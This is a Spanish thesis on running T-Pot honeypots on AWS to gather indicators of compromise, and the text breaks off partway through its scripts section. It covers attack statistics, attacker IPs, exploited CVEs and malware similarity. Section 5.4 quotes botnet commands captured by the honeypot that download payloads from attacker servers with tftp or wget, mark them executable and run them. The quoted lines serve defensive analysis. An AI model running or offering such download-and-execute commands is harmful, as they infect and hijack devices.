

Implementación de honeypots para mejorar las defensas cibernéticas

Judit López-Jiménez

Resumen– En un entorno cada vez más digitalizado, la detección temprana de amenazas cibernéticas se ha vuelto fundamental para la seguridad de las organizaciones. Este proyecto se centra en la implementación técnica de ciber señuelos, también conocidos como honeypots, con el fin de reforzar proactivamente las defensas cibernéticas. El proyecto abarca desde la planificación y prueba de concepto, hasta el análisis e interpretación de los datos obtenidos mediante los honeypots. La prueba de concepto implica configurar el entorno, recolectar y analizar indicadores de compromiso (IOCs), y generar recomendaciones concretas para fortalecer las defensas cibernéticas de las organizaciones. El propósito no solo es detectar y mitigar posibles amenazas, sino también ofrecer una comprensión más profunda de los riesgos y fortalecer la resiliencia de la infraestructura digital frente a futuros ataques.

Palabras clave– AbuseIPDB, ciberseguridad, Honeypot, IoC, MISP, malware, T-Pot, VirusTotal.

Abstract– In an increasingly digitalized environment, early detection of cyber threats has become crucial to organizational security. This project focuses on the technical implementation of cyber decoys, also known as honeypots, to proactively strengthen cyber defenses. The project spans from planning and proof of concept to the analysis and interpretation of the data obtained through the honeypots. The proof of concept involves setting up the environment, collecting and analyzing indicators of compromise (IOCs), and generating specific recommendations to bolster the organization's cyber defenses. The goal is not only to detect and mitigate potential threats, but also to provide a deeper understanding of risks and enhance the resilience of digital infrastructure against future attacks.

Keywords– AbuseIPDB, cybersecurity, Honeypot, IoC, MISP, malware, T-Pot, VirusTotal.



1 INTRODUCCIÓN

EN la era digital actual, las organizaciones se encuentran cada vez más expuestas a una creciente amenaza de ataques cibernéticos perpetrados por individuos malintencionados, comúnmente conocidos como hackers. Estos ataques pueden variar desde simples escaneos de puertos hasta ataques de ransomware devastadores, comprometiendo la integridad, confidencialidad y disponibilidad de los datos.

El aumento exponencial de las amenazas cibernéticas se debe a una combinación de factores, que incluyen la

sofisticación tecnológica empleada por los delincuentes, la expansión de la superficie de ataque y la motivación financiera [1].

En este contexto, es crucial que las organizaciones adopten nuevas herramientas y enfoques para aprender de estos ataques. La razón principal radica en la necesidad de adaptarse y evolucionar constantemente para hacer frente a las amenazas. Al analizar y comprender las tácticas, técnicas y procedimientos (TTP, por sus siglas en inglés) utilizados por los ciberdelincuentes en ataques anteriores, las organizaciones pueden fortalecer sus defensas, identificar vulnerabilidades y anticipar futuros vectores de ataque [2].

En este punto, surge la idea de los señuelos (honeypots), una innovadora estrategia para mejorar la postura de seguridad cibernética de las organizaciones. Los honeypots se sitúan en la primera fase del ataque: el reconocimiento.

- E-mail de contacto: jud.lopez.jimenez@gmail.com
- Mención realizada: Tecnologías de la Información
- Trabajo tutorizado por: Jordi Pons Aróztegui (DEIC)
- Curso 2023/24

El término «honeypot» en el ámbito de la seguridad informática se inspira en la analogía de un tarro de miel. Así como un tarro de miel atrae a las moscas, un honeypot es un sistema vulnerable diseñado para atraer a los atacantes, conteniendo información aparentemente valiosa para ellos.

Estas trampas se emplean para detectar de forma proactiva a los hackers y para aprender acerca de sus TTPs (tácticas, técnicas y procedimientos). ¿Cómo identifican nuestros activos? ¿Cómo acceden a nuestros datos? Estas son preguntas a las que buscaremos responder en este proyecto.

Al inducir a los ciberdelincuentes a pasar tiempo dentro de este entorno controlado, podemos rastrear y evaluar su comportamiento, lo que nos permite recopilar indicadores de compromiso (IOC). Un IOC se refiere a cualquier dato que pueda indicarnos si un sistema ha sido comprometido o ha sido objeto de actividad maliciosa. Estos pueden incluir direcciones IP, nombres de dominio, hashes de archivos, patrones de tráfico de red, entre otros. Los analistas de seguridad utilizan estos indicadores para detectar y responder a incidentes de seguridad.

Este documento analiza el estado actual del arte y resalta los desafíos que enfrentan las organizaciones para proteger sus activos digitales. Se describen en detalle los objetivos del proyecto y la metodología para alcanzarlos, siguiendo un enfoque en cascada. Una vez definida la estructura del proyecto, se avanzará con la implementación técnica de los honeypots. El propósito de esta implementación es recolectar datos e indicadores de compromiso para obtener información crítica sobre actividades maliciosas que podrían afectarnos.

Nos centraremos en varios casos de uso, como los servicios más atacados, direcciones IP maliciosas, CVEs con alta probabilidad de explotación y análisis del malware recolectado. El análisis detallado de estos datos se llevará a cabo en etapas posteriores. Para centralizar la información recopilada, los Indicadores de Compromiso (IOCs) se gestionarán mediante la plataforma de intercambio de información sobre malware y amenazas conocida como MISP. Finalmente, se ofrecerán propuestas para la mejora continua y se compartirán las conclusiones clave del proyecto [3].

2 ESTADO DEL ARTE

El término «honeypot» tiene sus raíces en el mundo del espionaje, inspirado en tácticas de espías como Mata Hari, quienes empleaban relaciones románticas para robar secretos. Estas artimañas, conocidas como «trampas de miel», a menudo resultaban en que un espía enemigo comprometido entregara toda su información. En el ámbito de la seguridad informática, un honeypot opera de manera similar, atrayendo a hackers con un sistema aparentemente vulnerable y controlado. Una vez que los piratas informáticos ingresan, el Centro de Operaciones de Seguridad (SOC) aprovecha sus intentos para obtener información sobre sus métodos y tácticas. Además, al mantener a los ciberdelincuentes ocupados en el honeypot, se los aleja de otros posibles objetivos [4].

La construcción de un SOC es costosa y cada vez más compleja. Contratar y capacitar a expertos en seguridad es difícil, y retener ese talento lo es aún más, ya que los recursos siempre están en demanda. Además, la abundancia de herramientas disponibles obliga a muchas empresas a aprender múltiples interfaces, lidiar con alertas constantes y gestionar diversas herramientas que pueden superponerse entre sí. Según una investigación realizada por Enterprise Strategy Group, el 52 % de las organizaciones señalan que las operaciones de seguridad son más desafiantes en la actualidad en comparación con hace dos años. Algunas de las razones detrás de esta percepción se detallan en la Figura 1 [5].




Fig. 1: Las 6 razones principales por las que las operaciones de seguridad son más difíciles que hace 2 años

La información recolectada de un honeypot permite priorizar y enfocar los esfuerzos de seguridad. La inteligencia obtenida es valiosa para ayudar a las organizaciones a definir su estrategia de ciberseguridad en respuesta a amenazas del mundo real, así como para identificar posibles puntos ciegos en la arquitectura, información y redes existentes.

Existen diversas opciones para desplegar honeypots, cada una con sus propias características y complejidades. T-Pot es una solución de código abierto que se destaca por su implementación rápida y sencilla. Si bien la creación de un honeypot personalizado con servicios específicos puede ser ideal, la plataforma T-Pot nos ofrece numerosas ventajas como una implementación rápida, una interfaz gráfica y la posibilidad de configuración según las necesidades específicas de la organización. Para implementar los honeypots T-Pot, se utilizará una instancia de Elastic Compute Cloud (EC2). Una instancia es un servidor virtual que se ejecuta en la infraestructura de Amazon Web Services (AWS). Esta instancia se encuentra dentro de una Virtual Private Cloud (VPC), proporcionando un entorno seguro y controlado que aprovecha las capacidades de aislamiento, segmentación y control de acceso [6] [7].

3 OBJETIVOS

Con el fin de llevar a cabo el proyecto, se han establecido una serie de objetivos que se detallan a continuación.

Objetivos Generales

- OG1 Desplegar una instancia EC2 en AWS y configurar el entorno para la implementación de honeypots T-Pot.
- OG2 Monitorear continuamente los datos recopilados por los honeypots T-Pot para la recolección de indicadores de compromiso (IOCs).
- OG3 Analizar los IOCs obtenidos para identificar patrones de actividad maliciosa y áreas de riesgo.

- OG4 Utilizar la herramienta MISP para centralizar la recopilación de datos y compartir indicadores de compromiso con otras organizaciones.
- OG5 Proponer mejoras y recomendaciones basadas en los hallazgos de los honeypots para fortalecer las defensas cibernéticas en las organizaciones.

Objetivos de aprendizaje

- OA1 Comprender los conceptos y principios fundamentales de los honeypots y su papel en la ciberseguridad empresarial.
- OA2 Familiarizarse con la configuración y despliegue de instancias EC2 en AWS para proyectos de seguridad cibernética.
- OA3 Adquirir experiencia práctica en la configuración y administración de honeypots T-Pot y en la gestión de registros y datos.
- OA4 Familiarizarse con el análisis de los Indicadores de Compromiso (IOCs) y su relación con patrones de actividad maliciosa.
- OA5 Adquirir habilidades en la gestión y administración de la herramienta MISP para la recopilación y compartición de indicadores de compromiso.

4 METODOLOGÍA Y PLANIFICACIÓN

Para conseguir todos los objetivos y cumplir con los plazos, el proyecto ha sido dividido en una serie de fases que se detallan en esta sección. La metodología sigue un esquema secuencial en cascada, donde se irán desarrollando las fases una detrás de otra.

Fase 1: Planificación y preparación

En esta etapa inicial, se define un estado del arte para ilustrar la situación actual y la necesidad creciente de mejorar la estrategia de seguridad en las organizaciones. A continuación se definen los objetivos del proyecto y se establecen los requisitos técnicos y de recursos necesarios para desplegar los honeypots T-Pot en AWS. Se procede a configurar el entorno de AWS, creando una cuenta y provisionando una instancia EC2 adecuada para el despliegue de los honeypots.

Fase 2: Despliegue de honeypots T-Pot

Una vez configurado el entorno de AWS, se procede a instalar y configurar la última versión de T-Pot en la instancia EC2. Posteriormente, se llevan a cabo pruebas de funcionamiento para verificar el correcto despliegue.

Fase 3: Monitoreo y recolección de datos

En esta fase, se establecen mecanismos de monitoreo para registrar la actividad de los honeypots T-Pot y se inicia la recolección de datos generados por estos. Se recopilan y almacenan logs, archivos maliciosos y otros indicadores de compromiso para su posterior análisis.

Fase 4: Análisis e interpretación de datos

Una vez recolectados los datos, se procede a realizar un análisis e interpretación de los mismos. Se identifican y extraen indicadores de compromiso (IOCs) relevantes y se analizan para detectar posibles amenazas cibernéticas. Se genera documentación detallada de los hallazgos y se preparan reportes para su posterior presentación.

Fase 5: Propuestas de mejora y conclusiones

Basado en los resultados del análisis, se proponen recomendaciones específicas para mejorar las defensas cibernéticas de la organización. Se resumen los hallazgos del proyecto, se destacan las lecciones aprendidas y se prepara una presentación final junto con la documentación detallada de todo el proceso.

Es importante destacar que el proyecto ha progresado más rápido de lo anticipado, culminando la parte técnica con 15 días de antelación respecto al plan inicial. Se han ajustado ciertas fechas tras monitorear los honeypots y recopilar los datos, dado que inicialmente se había previsto un período de monitorización de dos semanas, el cual se extendió a un período de un mes.

5 MONITORIZADO Y RECOLECCIÓN DE DATOS

En el apéndice A se documenta el despliegue de los honeypots en la instancia de AWS y la implementación de la plataforma T-Pot. Tras completar la configuración inicial, se ha monitorizado un período continuo de actividad maliciosa dirigida hacia los honeypots durante un lapso de dos semanas. La fase de monitorizado y recolección de datos se divide en cinco apartados donde nos adentraremos en diferentes técnicas de análisis.

5.1. Honeypots más atacados

Como primer punto, se presentan los diez honeypots más afectados. La distribución de la proporción de ataques se ilustra gráficamente en la Figura 2.




Fig. 2: Distribución proporcional de ataques entre los diez honeypots más afectados

En la tabla 1 se detalla el número de ataques registrados por cada honeypot durante las dos primeras semanas de expo-

sición, junto con su porcentaje sobre el total. El período de dos semanas comprendió desde el 28 de febrero hasta el 12 de marzo de 2024.

Tabla 1: Ataques y su distribución por tipo de honeypot durante las dos primeras semanas

Honeypot	Número de ataques	Porcentaje
Dionaea	125.909	45.65 %
Honeytrap	82.714	30.00 %
Ciscoasa	47.587	17.27 %
Cowrie	8.952	3.25 %
Mailoney	6.575	2.38 %
Tanner	1.192	0.43 %
ConPot	995	0.36 %
Redishoneypot	753	0.27 %
Adbhoney	584	0.21 %
CitrixHoneypot	387	0.14 %

A continuación se proporciona un desglose específico de los honeypots Dionaea, Honeytrap y Ciscoasa, ya que en conjunto acumulan el 92.92 % de los ataques registrados [8].

Dionaea

Dionaea simula una diversidad de servicios, los cuales están especificados en la tabla 2.

Tabla 2: Información sobre el honeypot Dionaea

Servicio	Descripción
SMB (TCP/445)	Compartición de archivos en entornos Windows
HTTP (TCP/80)	Transferencia de datos en la web
HTTPS (TCP/443)	Transferencia segura de datos en la web
FTP (TCP/21)	Gestión de archivos y directorios
TFTP (TCP/69)	Transferencia trivial de archivos
TDS (TCP/1433)	Utilizado por Microsoft SQL Server

La simulación del protocolo HTTPS se logra mediante la generación de certificados SSL autofirmados.

Honeytrap

Honeytrap permite observar ataques dirigidos a protocolos TCP o UDP. A diferencia de otros sistemas, no se limita a simular servicios vulnerables específicos, sino que tiene la capacidad de emular una amplia gama de servicios. Logra esto mediante la continuación de negociaciones TCP en cualquier puerto y registrando las solicitudes realizadas por el atacante para conectarse. Esto permite detectar y almacenar ataques desconocidos. En algunos casos, proporciona respuestas prefijadas para mejorar la autenticidad, como en el caso de POP3, FTP y HTTP [9].

Ciscoasa

Este honeypot emula el componente Cisco ASA para detectar la vulnerabilidad CVE-2018-0101, que impactó a dispositivos Cisco ASA (Adaptive Security Appliance) y

Firepower Threat Defense (FTD). Estos dispositivos son ampliamente utilizados para proteger redes empresariales. La explotación exitosa de esta vulnerabilidad permitiría a un atacante remoto no autenticado enviar solicitudes especialmente diseñadas, lo que podría resultar en una denegación de servicio (DoS) o permitir al atacante ejecutar código arbitrario en el dispositivo vulnerable [10].

Después de un mes de monitorización, Dionaea, Honeytrap y Ciscoasa siguen representando un gran porcentaje de ataques, alcanzando el 91,25 % del total de ataques. El período de monitorizado comprendió desde el 28 de febrero hasta el 26 de marzo de 2024.

Tabla 3: Ataques y su distribución por tipo de honeypot durante el primer mes

Honeypot	Número de ataques	Porcentaje
Dionaea	262.773	36.63 %
Honeytrap	222.415	31.00 %
Ciscoasa	169.452	23.62 %
Cowrie	40.157	5.59 %
Mailoney	9.267	1.29 %
Heralding	3.760	0.52 %
Tanner	3.613	0.50 %
Redishoneypot	2.055	0.28 %
Adbhoney	1.951	0.27 %
ConPot	1.898	0.26 %

Los demás honeypots mencionados en las tablas 1 y 3 están descritos con detalle en el Apéndice B.

5.2. Direcciones IP maliciosas

El siguiente paso implica investigar el origen de los ataques dirigidos hacia los servicios simulados por los honeypots. Las direcciones IP que atacan estos sistemas son señales de posibles actividades maliciosas, ya que los honeypots están diseñados específicamente para atraer este tipo de actividad. Analizar estas direcciones IP proporciona información sobre las tácticas y técnicas utilizadas por actores maliciosos, como escaneo de puertos, búsqueda de vulnerabilidades y reconocimiento de la red. Clasificar estas direcciones IP como Indicadores de Compromiso (IOCs) permite identificar patrones y campañas de ataques específicas. Es crucial compartir esta información con otras organizaciones para fortalecer la seguridad cibernética colectiva. Esto puede lograrse integrando estos IOCs en herramientas como MISP y VirusTotal, facilitando así la detección y mitigación temprana de amenazas [11].

Con herramientas como VirusTotal y AbuseIPDB es posible obtener información detallada sobre las direcciones IP que han interactuado con los honeypots. Estas herramientas ofrecen la capacidad de acceder a actividades maliciosas anteriores y a informes de abuso asociados con cada IP [12].

La tabla 4 muestra las diez direcciones IP junto con el número de ataques registrados en los honeypots durante las primeras dos semanas de monitoreo. Además, se indica a la derecha de cada dirección IP con un 'sí' si ha sido

previamente reportada en VirusTotal o AbuseIPDB, y con un 'no' en caso contrario. En la tabla 5, se efectúa el mismo análisis pero después de recopilar los datos del primer mes de monitoreo.

Tabla 4: Búsqueda de informes en VirusTotal y AbuseIPDB sobre las 10 direcciones IP que más nos han atacado después de dos semanas





















País	IP atacante	Ataques	VT	AIPDB
	148.252.133.239	24.151	No	No
	91.92.253.113	20.791	Si	Si
	189.154.231.23	16.007	No	No
	94.156.65.220	12.930	No	Si
	91.92.252.30	12.629	No	Si
	182.73.173.202	10.840	Si	Si
	103.16.71.71	7.842	Si	Si
	46.164.128.34	6.001	No	Si
	194.48.251.15	5.298	Si	Si
	139.135.133.98	5.172	Si	Si

Tabla 5: Búsqueda de informes en VirusTotal y AbuseIPDB sobre las 10 direcciones IP que más nos han atacado después de un mes

País	IP atacante	Ataques	VT	AIPDB
	94.156.65.220	60.818	No	Si
	91.92.253.113	51.205	Si	Si
	91.92.252.30	43.370	No	Si
	159.192.96.240	26.494	No	No
	191.6.143.134	23.064	No	Si
	101.187.93.99	22.473	No	No
	210.179.202.200	19.106	Si	Si
	189.154.231.23	16.077	No	No
	80.94.95.200	9.989	Si	Si
	181.123.224.219	9.811	No	Si

Tras analizar las direcciones IP recopiladas, resulta llamativo que algunas de las direcciones que han atacado los honeypots no estén catalogadas como maliciosas. Entre estas direcciones se encuentran, por ejemplo, 94.156.65.220 y 91.92.252.30, ambas provenientes de Bulgaria.

En consecuencia, se llevó a cabo una investigación exhaustiva sobre la IP 91.92.252.30. Se realizó un escaneo de puertos con nmap, revelando que tiene los puertos 21 y 22 abiertos y los puertos 25, 465, 587 y 1068 detrás de algún firewall.

```
Nmap scan report for 91.92.252.30
Host is up (0.082s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  tcpwrapped
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 2a:01:c7:b2:cd:11:77:2a:22:27:b8:dc:6e:37:9f:33 (RSA)
25/tcp    filtered smtp
465/tcp   filtered smtps
587/tcp   filtered submission
1068/tcp  filtered instl_bootc
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Fig. 3: Exploración de puertos mediante nmap en la IP sospechosa

Para facilitar la comprensión, se ha generado un grafo utilizando VirusTotal para analizar estas tres direcciones IP. En la Figura 4, se observa que, aunque la IP 91.92.252.30 no esté identificada como maliciosa, las redirecciones que realiza hacia otros dominios y archivos sí están marcadas como tal. Se ha verificado que la mayoría de los sitios web relacionados con esta IP corresponden a actividades de phishing. Resulta llamativo encontrar un archivo que se ha marcado como no malicioso (referido como FILE en la Figura 4).




Fig. 4: Direcciones IP maliciosas de Bulgaria

El archivo inicial presenta un hash (MD5) de 9d1ead73e678fa2f51a70a933b0bf017. Aunque este hash no parece ser malicioso a primera vista, una investigación más profunda sobre su proceso padre revela que procede de un binario PE clasificado como troyano, cuyo hash es 0a8a7daaf2e16ed1a1e309f423eaaa18. Este hallazgo fue posible gracias a la capacidad de VirusTotal para proporcionar información detallada sobre las relaciones de un archivo, incluyendo los procesos padres ejecutables, dominios, direcciones IP, URLs, entre otros. Continuando con la investigación del archivo inicial, se verificó que tanto dicho archivo como su proceso padre están incluidos en el grafo de VirusTotal de un individuo que está investigando un fraude bancario asociado al phishing, con fecha del 15 de marzo de 2024. Además, se identificó que la URL principal vinculada al fraude está asociada con <https://dev-apps-bancolombia.pantheonsite.io/>.

5.3. CVEs explotados

Las vulnerabilidades en los sistemas representan brechas de seguridad que pueden ser explotadas por atacantes con fines maliciosos. Para ayudar a gestionar y entender estas vulnerabilidades, se utilizan los CVE (Common Vulnerabilities and Exposures), identificadores únicos asignados a cada vulnerabilidad conocida. Es crucial para cualquier empresa estar al tanto de los últimos CVEs, ya que una explotación exitosa podría resultar en el compromiso de datos sensibles, interrupción de servicios críticos o incluso pérdidas financieras significativas. Además, las regulaciones y normativas de seguridad requieren que las organizaciones mantengan un conocimiento actualizado de estas vulnerabilidades para garantizar la protección de la información. Los honeypots desempeñan un papel importante en este panorama de seguridad al permitir a las empresas observar de cerca

los intentos de explotación de vulnerabilidades específicas para el sector de la empresa, lo que ayuda a las empresas a priorizar sus esfuerzos de parcheo y fortalecimiento de seguridad.

EPSS

El EPSS (Exploit Probability Scoring System) es un sistema que estima la probabilidad de que una vulnerabilidad de software sea explotada en los próximos 30 días. Las puntuaciones oscilan entre 0 y 1 o 0 % y 100 %. Para proporcionar estos puntajes y proyecciones, EPSS utiliza múltiples fuentes de datos para evaluar amenazas, incluyendo la lista CVE de MITRE, código de explotación publicado en Metasploit y ExploitDB, escáneres de seguridad como sn1per, entre otros [13] [14].

EPSS tiene como objetivo mejorar los esfuerzos de priorización de vulnerabilidades en las organizaciones. En esta sección nos enfocamos en analizar las vulnerabilidades que han sido objeto de intentos de explotación en los honeypots y sus puntuaciones asociadas en el EPSS, con el fin de determinar si los hallazgos ya están catalogados en las plataformas de compartición de información como CVE Details [15].

Tabla 6: Las vulnerabilidades más explotadas, junto con el número de intentos de explotación y la tasa actual de explotabilidad después de dos semanas

ID	Ataques	EPSS
CVE-2020-11899	8.109	0.31 %
CVE-2019-12263	527	1.81 %
CVE-2001-0540	360	2.58 %
CVE-2019-11500	236	61.39 %
CVE-2012-0152	160	30.39 %
CVE-2006-2369	80	97.18 %
CVE-2018-11776	56	97.52 %
CVE-2002-0013	44	91.55 %
CVE-2001-0540	27	2.58 %
CVE-2023-26801	22	1.50 %

Tabla 7: Las vulnerabilidades más explotadas, junto con el número de intentos de explotación y la tasa actual de explotabilidad después de un mes

ID	Ataques	EPSS
CVE-2020-11899	18.663	0.31 %
CVE-2006-2369	3.538	97.18 %
CVE-2019-12263	1.218	1.81 %
CVE-2001-0540	845	2.58 %
CVE-2019-11500	652	61.39 %
CVE-2012-0152	470	26.49 %
CVE-2002-0013	117	91.55 %
CVE-2021-4428	91	0.06 %
CVE-2018-11776	88	97.52 %
CVE-2005-3296	54	5.40 %

En la tabla 6 se presentan las 10 principales vulnerabilidades que se han intentado explotar en nuestros honeypots durante las primeras dos semanas de monitorizado. Seguidamente, en la tabla 7 se ha realizado el mismo análisis después de un mes de monitorizado.

Estos intentos de explotación han sido detectados por la herramienta Suricata. Esta herramienta está integrada en nuestra plataforma T-Pot y consiste en un motor de detección de firmas para identificar patrones de tráfico maliciosos en tiempo real [16].

Estas vulnerabilidades abarcan una amplia gama de sistemas y servicios, desde vulnerabilidades en el protocolo de escritorio remoto (RDP) hasta problemas de seguridad en aplicaciones como Apache Struts y RealVNC. Algunas permiten a atacantes ejecutar código malicioso de manera remota, mientras que otras facilitan la denegación de servicio o la elusión de la autenticación. Las vulnerabilidades mencionadas en las tablas 6 y 7 se describen con mayor detalle en el apéndice C.

5.4. Interacción con la shell

Antes de infectar un dispositivo, los atacantes exploran el conjunto de herramientas disponibles para comprender mejor el objetivo. El proceso de recopilación de información es esencial antes de que se pueda realizar una infección real debido a que el malware compilado para un dispositivo específico puede no funcionar en otro. Para poder obtener esta interacción del atacante con la




Fig. 5: Metodología del honeypot Cowrie

línea de comandos tenemos el honeypot Cowrie. Este nos permite emular un servidor con SSH y Telnet, el cual está diseñado para monitorizar los ataques de acceso así como la interacción con la línea de comandos de Linux. De esta manera podemos comprender como los atacantes intentan entrar al sistema y ejecutar malware.

Tras el monitorizado de los eventos de los honeypots, se ha identificado un comportamiento repetitivo por parte de los atacantes, el cual se detalla en las siguientes figuras. Estos primeros pasos tienen como objetivo recopilar información del sistema.

```
enable
system
shell
sh
/bin/busybox <RANDOM>
```

Fig. 6: Parte de un ataque que intenta recopilar cierta información

Después de obtener acceso a la shell, los atacantes obtienen información básica mediante los comandos *enable*, *system* y *shell*. El comando *enable*, cuando se ejecuta sin ningún parámetro, proporciona una lista de comandos disponibles. Al ejecutar comandos como *shell* y *sh* el atacante intenta determinar el tipo de intérprete de comandos bash que hay en el sistema.

```
/bin/busybox tftp
/bin/busybox wget
```

Fig. 7: Comandos para comprobar si las herramientas están disponibles

A veces, simplemente ejecutan comandos para comprobar si estos están disponibles como se muestra en la Figura 7. También intentan obtener más información sobre el dispositivo usando *cat /proc/cpuinfo*.

Otro método para recopilar información sobre la plataforma es capturar el encabezado de uno de los archivos binarios existentes en el sistema y analizarlo. En este caso utilizan el binario *echo*, pero se ha visto este mismo comportamiento con otros binarios como *ls*.

```
cd /dev/shm; cat .s || cp /bin/echo .s;
dd bs=52 count=1 if=.s || cat .s || while read i;
do echo $i; done < .s
```

Fig. 8: Intento de cargar el binario *echo* para extraer información de su encabezado

Para poder ganar persistencia en el sistema buscan información sobre los dispositivos de almacenamiento disponibles con el comando *cat /proc/mounts*.

Se ha observado que los atacantes intentan recopilar una lista de procesos activos mediante el uso de */bin/busybox ps*. Esta acción a menudo se lleva a cabo para verificar si el enrutador ya ha sido comprometido. Realizar esta verificación ayuda a prevenir posibles conflictos causados por la reinfección del mismo módem. Además, los atacantes pueden emplear este método para identificar y eliminar otros programas maliciosos presentes, lo que les permite mantener el control sobre el dispositivo.

El siguiente paso es la infección. La forma más común de descargar malware en el dispositivo es utilizar herramientas disponibles en el dispositivo, como *wget* y *tftp* (por eso la comprobación en la Figura 7).

```
tftp -l.i -r.i -g 83.41.252.198:58879; chmod 777
.i; ./i
/bin/busybox wget https://185.250.240.237:80/.
xxshit/4_20_gang.arm7 -O - > ESE-GO-VIC;
/bin/busybox chmod 777 ESE-GO-VIC
./ESE-GO-VIC selfrep.arm7
```

Fig. 9: Descarga, elevación de privilegios y ejecución de script

El primer comando utiliza TFTP para descargar un archivo llamado «i» desde la IP 83.41.252.198 en el puerto 58879. Luego, otorga permisos de ejecución al archivo descargado y lo ejecuta.

El segundo comando utiliza *wget* para descargar un archivo llamado «4_20_gang.arm7» desde una URL específica y lo guarda como «ESE-GO-VIC». Después, otorga permisos de ejecución al archivo descargado.

Finalmente, el tercer comando ejecuta el archivo «ESE-GO-VIC» que se descargó anteriormente. Presumiblemente, este archivo es un malware con capacidad de autorreplicarse, lo que puede resultar en la propagación del malware a otros sistemas en la red.

El tercer paso implica la evasión, donde en lugar de descargar directamente el malware, se descarga un script intermediario que luego se encarga de descargar la muestra. Esta capa adicional de indirección ayuda a eludir la detección en honeypots que solo ejecutan o emulan comandos recibidos. Un ejemplo ilustrativo es:

```
wget https://188.209.52.11/wget.sh -O - > wget;
chmod 777 ./wget; ./wget;
```

Fig. 10: Descarga, elevación de privilegios y ejecución de script

Los comandos anteriores no descargan directamente el malware, sino que descargan y ejecutan el script *wget*. Este script, a su vez, descarga muestras de malware diseñadas para diversas plataformas y elimina los archivos existentes. Utiliza *wget* para obtener los archivos de malware desde un servidor remoto, los marca como ejecutables y los ejecuta. El objetivo es infectar el dispositivo objetivo con el malware específico para su plataforma. Sin embargo, este método no selecciona el malware adecuado según la plataforma del dispositivo objetivo. En lugar de eso, el atacante carga malware para todas las plataformas populares y lo ejecuta, esperando que al menos uno funcione.

5.5. Malware recolectado

Del malware recolectado por los honeypots se han seleccionado 3 muestras diferentes. Después de varias búsquedas en herramientas de identificación de malware como VirusTotal, se ha determinado que cada muestra pertenece a una familia de malware distinta. Se ha procedido a buscar 4 muestras más de cada una de las 3 familias con el fin de realizar un análisis y ver cuanto se asemejan las muestras.

Las muestras adicionales han sido recolectadas en la plataforma Vx-Underground. Las familias de malware que se analizarán son AgentTesla, NanoCore y NetWire. A continuación se presentan las matrices de semejanza entre las 5 muestras de malware de cada familia. Estas muestras son archivos binarios PE. Las matrices reflejan la similitud presente en la sección **.text** de los binarios. Esta sección almacena el código ejecutable del programa, incluyendo las instrucciones máquina de la CPU. Los hashes MD5 de cada una de las muestras de las familias de malware se detallan en el apéndice D [17].

Tabla 8: Matriz de semejanza de AgentTesla

AT	M1	M2	M3	M4	M5
M1	-	2.16 %	1.49 %	1.06 %	1.18 %
M2	2.16 %	-	3.24 %	1.70 %	1.16 %
M3	1.49 %	3.24 %	-	1.37 %	1.48 %
M4	1.06 %	1.70 %	1.37 %	-	1.26 %
M5	1.18 %	1.16 %	1.48 %	1.26 %	-

Tabla 9: Matriz de semejanza de NanoCore

NC	M1	M2	M3	M4	M5
M1	-	0.44 %	0.38 %	0.38 %	0.44 %
M2	0.44 %	-	6.35 %	4.31 %	99.97 %
M3	0.38 %	6.35 %	-	1.63 %	6.35 %
M4	0.38 %	4.31 %	1.63 %	-	4.31 %
M5	0.44 %	99.97 %	6.35 %	4.31 %	-

Tabla 10: Matriz de semejanza de NetWire

NW	M1	M2	M3	M4	M5
M1	-	100 %	100 %	100 %	100 %
M2	100 %	-	100 %	100 %	100 %
M3	100 %	100 %	-	100 %	100 %
M4	100 %	100 %	100 %	-	100 %
M5	100 %	100 %	100 %	100 %	-

El análisis de la similitud entre muestras de malware pertenecientes a una misma familia se lleva a cabo en el apartado de malware recolectado, que se encuentra en el punto 7. En el apéndice D se detallan los hashes MD5 de las muestras.

6 SCRIPTS

Para poder verificar el porcentaje de similitud del malware recolectado con otras muestras de la misma familia, ha sido necesario desarrollar un script de comparación de binarios. Este script está diseñado para analizar archivos de tipo PE (Portable Executable), utilizados en sistemas Windows. También se ha desarrollado uno para archivos ELF (Formato Ejecutable y Enlazable), utilizados en sistemas Unix, pero debido al poco malware desarrollado

